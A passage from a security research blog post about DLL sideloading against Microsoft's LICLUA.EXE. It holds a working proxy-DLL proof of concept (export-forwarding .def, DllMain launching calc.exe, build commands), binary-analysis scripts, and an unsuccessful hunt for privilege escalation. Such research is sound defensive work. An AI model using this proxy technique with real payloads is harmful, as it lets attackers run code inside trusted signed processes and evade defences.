There probably was an architecture mismatch since Crassus export list contained x86-only functions that don’t exist in x64 VCRUNTIME140.dll, 32-bit SEH primitives like _EH_prolog, _chkesp, _except_handler2/3, _setjmp3, _global_unwind2. The x64 linker rejected them:
VCRUNTIME140.def : error LNK2001: unresolved external symbol _except_handler4_common
VCRUNTIME140.def : error LNK2001: unresolved external symbol _chkesp
Crassus had merged x86 and x64 exports into one list rather than matching the architecture.
After stripping the x86-only names it compiled, the host still crashed, now unable to find __C_specific_handler. That function, along with __C_specific_handler_noexcept, __intrinsic_setjmpex, _local_unwind, and the double-underscore x64 variants __NLG_Dispatch2 / __NLG_Return2, was present in the real x64 DLL but absent from Crassus list. So Crassus had given me both too much (x86 junk) and too little (missing x64 exports).
What I ended up doing is I abandoned Crassus list entirely and generated the export list straight from the system DLL:
dumpbin /exports C:\Windows\System32\vcruntime140.dll > exports.txt
That gave a set of all 71 exports with correct ordinals (e.g. __C_specific_handler at ordinal 1, memcpy at 61 and I rebuilt the .def from it with pure forwarding directives):
LIBRARY vcruntime140
EXPORTS
    memcpy=C:\Windows\System32\vcruntime140.memcpy @61
    memset=C:\Windows\System32\vcruntime140.memset @63
    __C_specific_handler=C:\Windows\System32\vcruntime140.__C_specific_handler @1
    ...
The .cpp side of the proxy stays minimal and since every export is forwarded by the linker, the C++ file only needs to carry the payload and a DllMain that runs it when the DLL is attached. For the proof of concept the payload just launches calc.exe:
#include <windows.h>

void Payload() {
    WinExec("calc.exe", SW_SHOW);
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD reason, LPVOID lpReserved) {
    if (reason == DLL_PROCESS_ATTACH) {
        Payload();
    }
    return TRUE;
}
To compile it I used the Microsoft C++ compiler (cl.exe) that ships with Visual Studio 2022 Build Tools. One thing to point here is that opening a regular Developer Command Prompt or PowerShell defaults to the x86 toolchain, and building an x64 proxy from an x86 environment reproduces exactly the architecture-mismatch errors from earlier in this section. The clean way to avoid that is to open the shortcut named “x64 Native Tools Command Prompt for VS 2022” from the Start menu, which initialises the x64 toolchain directly.
From that prompt, in the folder containing proxy.cpp and VCRUNTIME140.def:
cl /LD /Fe:VCRUNTIME140.dll proxy.cpp /link /DEF:VCRUNTIME140.def /MACHINE:X64
The flags: /LD tells cl to produce a DLL rather than an EXE, /Fe:VCRUNTIME140.dll sets the output filename, everything after /link is passed straight to the linker, /DEF:VCRUNTIME140.def points it at the module-definition file with all 71 forwards, and /MACHINE:X64 locks the target architecture so it matches LICLUA.EXE. The output is a VCRUNTIME140.dll that carries a working DllMain and re-exports every function of the real runtime.
6.4 It works
With the complete dumpbin sourced .def (all 71 forwards) and the minimal .cpp, the proxy compiled normally from the x64 Native Tools prompt. I dropped only VCRUNTIME140.dll into test-liclua just for this PoC.
I ran LICLUA.EXE. calc.exe popped, and the host kept running.

That confirmed three things:
LICLUA.EXE, a signed Microsoft binary, resolvesVCRUNTIME140.dllfrom its own directory without checking the library’s signature or integrity.- My unsigned proxy loaded, and its
DllMainran inside the signed host’s process. - All 71 forwarded exports routed correctly to the real DLL, so the host stayed stable.
So I had successfully recreated what I had seen in the attack chain of the Splunk blog:)
7. Two possibilities
Once it worked, I realized this technique actually has an additional usage, far more interesting.
The first possibility of this technique is we had just achieved, which was to get a signed, trusted process to run our DLL. This is more of a malware/evasion angle. But the DLL runs with the privileges of the user that runned it.
The other posibility that existed is to achieve privilege escalation. The concept is to get a privileged process to run our DLL. If the host runs as SYSTEM or auto-elevates, and we can plant our DLL where it will load it, then our code runs at that higher privilege, which is basically local privilege escalation. This is a much more valuable outcome, and a much harder thing to find, because it needs two independent things to line up at once. It’s the class of bug shown in Conscia’s Gaining SYSTEM privileges via DLL Hijacking writeup, and in consumer software with sloppy directory permissions like the Wallpaper Engine case documented by Austin Martin.
I had achieved the first posibility. The question now was whether my binary could achieve the second.
8. Could LICLUA escalate privileges?
The model I took from the Conscia writeup is clean. Their target, the Checkmk agent (CVE-2024-28827), had a child binary cmk-agent-ctl.exe installed in C:\ProgramData\checkmk\agent\bin, a directory whose default ACLs let low-privileged users write to it. Because the agent service runs as SYSTEM, planting a hijackable DLL there (secur32.dll, not a KnownDLL) meant that on service restart the proxy loaded with SYSTEM privileges. So for this to work, we basically need a privileged host, and a writable load directory, both at the same time.
So for LICLUA.EXE, escalation would require the same two conditions to hold at the same time, or at least my limited knowledge on the topic told me so.

So, for a sideload to become privilege escalation, both conditions must hold simultaneously:
- the load directory must be writable by a non-admin
- the host must run elevated when it loads
Fail either and there is no uplift.
8.1 Reading the imports: it is a COM server
At this point I already had a working sideload against the three VC++ runtimes. But before moving on, I wanted to check something ProcMon couldn’t tell me.
ProcMon shows the DLLs actually loaded during the capture. When I ran LICLUA.EXE for that capture, I double-clicked it standalone, so it just started up, initialised the C++ runtime (the three runtimes I hijacked), realised nothing was asking it to do licensing work, and exited. What I saw were its startup dependencies, the DLLs any C++ program of this shape loads automatically. What I didn’t see were any DLLs it loads on demand (i.e. only when specific code paths run). So until now, we hadn’t see the licensing logic, so any DLL loaded from inside that logic stayed invisible.
That matters because the three runtimes are generic (any MSVC-built program loads them). A DLL loaded because LICLUA is specifically a licensing broker, one tied to the work it actually does, would be a much more interesting hijack target (different context, different privilege potentially, different attack surface). So the question I wanted to answer was whether LICLUA loads anything else on demand, and if so, is it also hijackable? The import table is where you find out.
Let’s dump LICLUA.EXE’s imports and trim to the interesting entries:
> dumpbin /imports LICLUA.EXE

    ole32.dll
                          CoInitializeEx
                          CoUninitialize
                          CoRegisterClassObject
                          CoRevokeClassObject
                          StringFromGUID2

    ADVAPI32.dll
                          RegCreateKeyExW
                          RegOpenKeyExW
                          RegGetValueW
                          RegQueryValueExW
                          RegCloseKey
                          EventRegister
                          EventWriteTransfer

    KERNEL32.dll
                          LoadLibraryExW
                          GetProcAddress
                          GetModuleFileNameW
                          ... (standard runtime imports)

    VCRUNTIME140.dll  /  VCRUNTIME140_1.dll  /  MSVCP140.dll
    api-ms-win-crt-*.dll   (the UCRT stubs)
The ole32 line is the tell. CoRegisterClassObject / CoRevokeClassObject mean the binary registers a COM class factory at startup and serves it, that is the definition of an out-of-process COM server, and it lines up exactly with the LocalServer32 registration I show later in Path 2. CoInitializeEx and StringFromGUID2 are the supporting cast (COM init, formatting a CLSID to text). The ADVAPI32 Reg* functions show it reads and writes the registry (its licensing state), and the Event* functions are ETW telemetry. Notably absent: any service-control (OpenSCManager, StartService) or token/impersonation (OpenProcessToken, ImpersonateLoggedOnUser) APIs, so the binary’s own footprint is COM + registry, nothing more exotic.
Now the piece that answer my questions is the presence of LoadLibraryExW and GetProcAddress in KERNEL32. Those are the two APIs a program uses to load a DLL by name at runtime, at a moment of its own choosing. Their presence means LICLUA has code that pulls in additional DLLs beyond the ones auto-loaded at startup, DLLs the import table by definition can’t show.
The trick to recovering the hidden names is that even though a dynamically-loaded DLL isn’t in the import table, its filename still has to exist somewhere in the file, because the program passes it to LoadLibrary as a literal string like "osppc.dll". So I dumped every .dll string in the binary and subtracted the ones already in the import table, whatever’s left is the runtime-loaded set:
> strings LICLUA.EXE | findstr /i "\.dll"
...
osppc.dll
osppcext.dll
msi.dll
shell32.dll
user32.dll
...
Removing the ones I’d already seen as imports (the VC++ runtimes, ole32, advapi32, kernel32), the names that stand out as runtime-loaded are osppc.dll and osppcext.dll (plus msi.dll, shell32.dll, user32.dll). osppc.dll and osppcext.dll are the Office Software Protection Platform client libraries, the actual licensing engine. So LICLUA.EXE is a thin broker that loads the heavy licensing code at runtime. That raised the question of whether osppc.dll is loaded by bare name (search-order, therefore hijackable) or by full path (not)? The three VC++ runtimes were bare-name loads, that is the whole sideload I already exploited. If osppc.dll were the same, it would be a second interesting target. So I looked at the call site.
8.2 The osppc.dll load site: full path or bare name?
To answer that, I needed to read the actual code around osppc.dll. The obvious first move is to find where that string is referenced in the code. The program has to mention it wherever it uses it, so following that reference should lead straight to the load. I scripted it with pefile, which finds the string’s address inside the binary, and capstone, which disassembles the code section and finds the instruction that loads that address into a register:
import sys, struct, pefile
from capstone import Cs, CS_ARCH_X86, CS_MODE_64, x86

PATH   = sys.argv[1] if len(sys.argv) > 1 else "LICLUA.EXE"
TARGET = (sys.argv[2] if len(sys.argv) > 2 else "osppc.dll").encode()

pe = pefile.PE(PATH)
image_base = pe.OPTIONAL_HEADER.ImageBase
data = open(PATH, "rb").read()

def off_to_rva(o):
    for s in pe.sections:
        if s.PointerToRawData <= o < s.PointerToRawData + s.SizeOfRawData:
            return s.VirtualAddress + (o - s.PointerToRawData)
    return None

off = data.find(TARGET)
if off == -1:
    off = data.find(TARGET.decode().encode("utf-16le"))
if off == -1:
    sys.exit("string not found")
str_va = image_base + off_to_rva(off)
print(f"{TARGET.decode()}  file_off=0x{off:x}  VA=0x{str_va:x}")

text = next(s for s in pe.sections if s.Name.rstrip(b"\x00") == b".text")
code = text.get_data()
text_va = image_base + text.VirtualAddress
md = Cs(CS_ARCH_X86, CS_MODE_64); md.detail = True

hits = []
for ins in md.disasm(code, text_va):
    for op in ins.operands:
        if op.type == x86.X86_OP_MEM and op.mem.base != 0 and ins.reg_name(op.mem.base) == "rip":
            if ins.address + ins.size + op.mem.disp == str_va:
                hits.append(ins.address)
if not hits:
    for i in range(len(code) - 4):
        disp = struct.unpack_from("<i", code, i)[0]
        addr = text_va + i - 3
        if addr + 7 + disp == str_va:
            hits.append(addr)
if not hits:
    sys.exit("no reference found")
print("reference(s):", ", ".join(hex(h) for h in hits))

hit = hits[0]
start = hit - 0x30
for ins in md.disasm(code[start - text_va: start - text_va + 0xD0], start):
    tag = "   <-- osppc.dll ref" if ins.address == hit else ""
    print(f"0x{ins.address:x}:\t{ins.mnemonic}\t{ins.op_str}{tag}")
Running it lands here:
'osppc.dll'  file_off=0x405b0  VA=0x1400417b0
reference(s): 0x14002db20

0x14002db17:  cmp   ecx, 1
0x14002db1a:  jne   0x14002db64
0x14002db1c:  mov   rdx, qword ptr [rdx + 0x18]
0x14002db20:  lea   rcx, [rip + 0x13c89]        ; -> "osppc.dll"
0x14002db27:  call  qword ptr [rip + 0xc98b]    ; a comparison, not a load
0x14002db2d:  test  eax, eax
0x14002db2f:  jne   0x14002db35
...
0x14002db35:  mov   rdx, qword ptr [rdi + 0x18]
0x14002db39:  lea   rcx, [rip + 0x13c60]        ; -> "osppcext.dll"
0x14002db40:  call  qword ptr [rip + 0xc972]    ; compares again
Reading it, though, this is not the load, it is a decision. The function takes a selector (cmp ecx, 1), loads the address of "osppc.dll", and passes it to a routine whose result it immediately tests (test eax, eax; jne). That is essentially a string comparison. A few instructions later it does the same with "osppcext.dll". So this is a dispatcher that works out which of the two modules it is dealing with, and only then calls a function to do the real work. The "osppc.dll" literal appears at the point where the code names the module, not where it loads it.
And that mismatch is itself the answer. If the load used the bare name, LoadLibraryExW would be handed the "osppc.dll" string directly and the string’s cross-reference would land right on the call. It doesn’t, it lands on a name check, which strongly implies the load is done from a path the code builds itself, handing the loader a buffer rather than the literal string.
So I stopped following the string and pivoted to the API. Whatever the path looks like, the load still has to go through LoadLibraryExW, and that is an imported function, so instead of asking “where is the string used?” I asked “where is LoadLibraryExW called?”. To do so, I found its entry in the import address table, then scan the code for call instructions that target that slot. That is what this second script does, and it lands on the real thing:
import sys, pefile
from capstone import Cs, CS_ARCH_X86, CS_MODE_64, x86

PATH = sys.argv[1] if len(sys.argv) > 1 else "LICLUA.EXE"
API  = sys.argv[2] if len(sys.argv) > 2 else "LoadLibraryExW"

pe = pefile.PE(PATH)
base = pe.OPTIONAL_HEADER.ImageBase

slot = None
for e in pe.DIRECTORY_ENTRY_IMPORT:
    for imp in e.imports:
        if imp.name and imp.name.decode() == API:
            slot = imp.address
if slot is None:
    sys.exit(f"{API} is not imported")
print(f"{API} IAT slot VA: 0x{slot:x}")

text = next(s for s in pe.sections if s.Name.rstrip(b"\x00") == b".text")
code = text.get_data()
tva = base + text.VirtualAddress
md = Cs(CS_ARCH_X86, CS_MODE_64); md.detail = True

sites = []
for ins in md.disasm(code, tva):
    if ins.mnemonic == "call":
        for op in ins.operands:
            if op.type == x86.X86_OP_MEM and op.mem.base != 0 and ins.reg_name(op.mem.base) == "rip":
                if ins.address + ins.size + op.mem.disp == slot:
                    sites.append(ins.address)
if not sites:
    sys.exit("no direct calls found")
print("call sites:", ", ".join(hex(x) for x in sites))

for site in sites:
    print(f"--- around 0x{site:x} ---")
    start = site - 0x28
    for ins in md.disasm(code[start - tva: start - tva + 0x30], start):
        tag = f"   <== call {API}" if ins.address == site else ""
        print(f"0x{ins.address:x}:\t{ins.mnemonic}\t{ins.op_str}{tag}")
Running it:
LoadLibraryExW IAT slot VA: 0x14003a0f8
call sites: 0x14002dfa1, 0x14002dfe5

--- around 0x14002dfa1 (primary) ---
0x14002df97:  lea   rcx, [rbp + 0x10]           ; lpLibFileName = a built buffer, not a literal
0x14002df9b:  mov   r8d, 0x1000                 ; dwFlags = LOAD_LIBRARY_SEARCH_DEFAULT_DIRS
0x14002dfa1:  call  qword ptr [LoadLibraryExW]  ; <-- the actual load

--- around 0x14002dfe5 (fallback) ---
0x14002dfdc:  xor   r8d, r8d                    ; dwFlags = 0
0x14002dfe3:  lea   rcx, [rbp + 0x10]           ; same buffer
0x14002dfe5:  call  qword ptr [LoadLibraryExW]
The filename argument (rcx) points to [rbp + 0x10], a local buffer the code built itself, not to the "osppc.dll" string. That’s why the string search couldn’t reach this call. And the flags argument (r8d) is 0x1000, meaning LOAD_LIBRARY_SEARCH_DEFAULT_DIRS, a mode designed to be used with a full path that restricts resolution to trusted directories only. The second call with flags 0 is a fallback for older Windows versions that don’t support that flag, and it uses the same buffer.
Tracing that buffer back to where it gets filled, the code just builds a path. It starts with a base directory, adds a backslash if needed, then appends osppc.dll. The result is <directory>\osppc.dll, which then goes to the loader.
So osppc.dll is loaded from a fully-qualified path, not a bare name. That defeats search-order hijacking completely, the loader goes to that one location and nowhere else. Unlike the VC++ runtimes, there’s no bare-name fallback to redirect. I can’t hijack it by dropping a copy in the current directory, in PATH, or in any other folder. This is the hardening pattern Microsoft adopted after the DLL-planting era, and it’s what’s behind the “full-path load, not hijackable” label in the map below.
Putting the imports, the registration, and the load behaviour together gives the picture the rest of this section reasons over:

So to summarize: An Office client activates LICLUA as a COM object (the ole32 CoRegisterClassObject import + the LocalServer32 registration). The COM elevation broker can launch it elevated. It runs from a protected Program Files directory. It loads the VC++ runtimes from its own directory by name (the sideload surface from #4) but pulls its licensing engine osppc.dll by full path (#8.2).*
With that established, I could get back to the question I started with, which was whether LICLUA be turned into a privilege escalation? The map above showed the potential cases this can happen:
- it can run elevated (via COM)
- it runs from a protected directory
- it loads DLLs from two different places (search-order for the runtimes, full path for
osppc.dll).
For an escalation to work, I needed to find a path where writable load directory and elevated at load both hold at the same time. Three paths came to my mind, one for each way the elevated LICLUA might end up touching a directory a non-admin could write to. Each one failed for a different reason:
Path 1, plant the DLL next to it in place. This is the direct analogue of the Checkmk bug -> drop my proxy in LICLUA.EXE’s own directory and let some elevated invocation load it. But that directory is its default install path, C:\Program Files\Common Files\Microsoft Shared\OFFICE16\. I checked the ACL:
icacls "C:\Program Files\Common Files\Microsoft Shared\OFFICE16"
The important line was:
BUILTIN\Users:(I)(RX)
RX is read and execute, no write, no modify. Standard users cannot place a file here. Unlike Checkmk’s writable ProgramData folder, this is the locked down Program Files default. So path 1 is blocked by ACLs.
Path 2, get it to run elevated from somewhere I can write. Maybe I don’t need to write into Program Files if I can make LICLUA.EXE run elevated from a folder I control. Digging into how it’s invoked, I found it’s registered as an elevatable COM server (CLSID {1E886174-DC88-4B83-8BC5-66409EC75F16}, with a LocalServer32 pointing at the binary and an Elevation subkey):
> reg query "HKCR\CLSID\{1E886174-DC88-4B83-8BC5-66409EC75F16}" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{1E886174-...}\Elevation
    IconReference    REG_EXPAND_SZ    @c:\Program Files\Common Files\Microsoft Shared\OFFICE16\liclua.exe,-1
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{1E886174-...}\LocalServer32
    (Default)    REG_SZ    "c:\Program Files\Common Files\Microsoft Shared\OFFICE16\LICLUA.EXE"
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{1E886174-...}\ProgID
    (Default)    REG_SZ    LicLua.LicLuaObject.16
So it can run elevated, but only the copy registered under LocalServer32, which is the protected Program Files path again. And critically, the binary carries no application manifest requesting elevation, so it does not auto-elevate on its own. A copy I relocate to a writable folder simply runs at my own privilege level, not elevated. So path 2 for anything I control.
Path 3, hijack a DLL it loads after elevating, from somewhere writable. If the elevated process loaded some DLL from a non-protected directory, I could target that instead. But its licensing engine, osppc.dll, is loaded by full path, not by bare name, so there’s no search-order fallback to redirect. And the VC++ runtimes it does load by search order resolve from that same protected Program Files directory when it runs from there. No writable directory sits in the elevated load path. Dead end once again.
The pattern across all three is the same. On a default install, the directory that’s writable and the moment it’s elevated never coincide. It’s writable only when I launch my own copy (not elevated). It’s elevated only from Program Files (not writable). Bridging them would require write access into the protected Office directory, which already means I’m admin, so there’s nothing left to escalate.
The result is a dead end, and that’s fine. LICLUA.EXE is a reproducible DLL sideloading host, but on a correctly configured default install it does not lead to privilege escalation. It would only become an escalation vector under non-default conditions, such as Office installed to a user-writable path or the Office directory’s ACLs weakened from the default. That dead end taught me the most useful lesson of this whole research.
Finding a sideload is easy.
Finding one where both gates line up is the actual work.
Final thoughts
Although not every research ends in a CVE, it sure is a very fun journey to go through. And just like every journey, I did learn a lot from this one. What I must note here is that I did have assistance by Claude in the learning process, verifying the claims myself. So shoutout to opus 4.8 for the knowledge it helped me gain!
To end this post, I must say I got really intrigued by the fact that DLL hijacking can lead to privilege escalation in some cases, and for that reason I set out a goal to find such a binary. I already have some indications about a binary, so perhaps this will be a future post if I manage to prove it works.

References
- [1] Splunk Threat Research Team: When Installers Turn Evil: The Pascal Script Behind the Inno Setup Malware Campaign
- [2] Conscia: Gaining SYSTEM privileges via DLL Hijacking
- [3] Austin Martin: DLL Hijacking: Discovery to Exploitation
- [4] Pavel Gr: DLL Hijacking using Spartacus
- [5] Will Dormann / VU-LS: Crassus
- [6] MITRE ATT&CK: T1574.002 DLL Side-Loading
- [7] Microsoft: Dynamic-Link Library Search Order
- [8] Microsoft: Dynamic-Link Library Redirection
- [9] Microsoft: About Side-by-side Assemblies
- [10] Microsoft: LoadLibraryEx function
- [11] Microsoft: SetDllDirectory function
- [12] Microsoft Defender: Exploit protection reference (Code Integrity Guard)
- [13] Microsoft Sysinternals: Process Monitor
- [14] Microsoft: Module-Definition (.def) Files
- [15] Kevin Almansa: DLL Proxying (Stuxnet technique)
- [16] NVD: CVE-2024-28827 - Checkmk Agent DLL Hijacking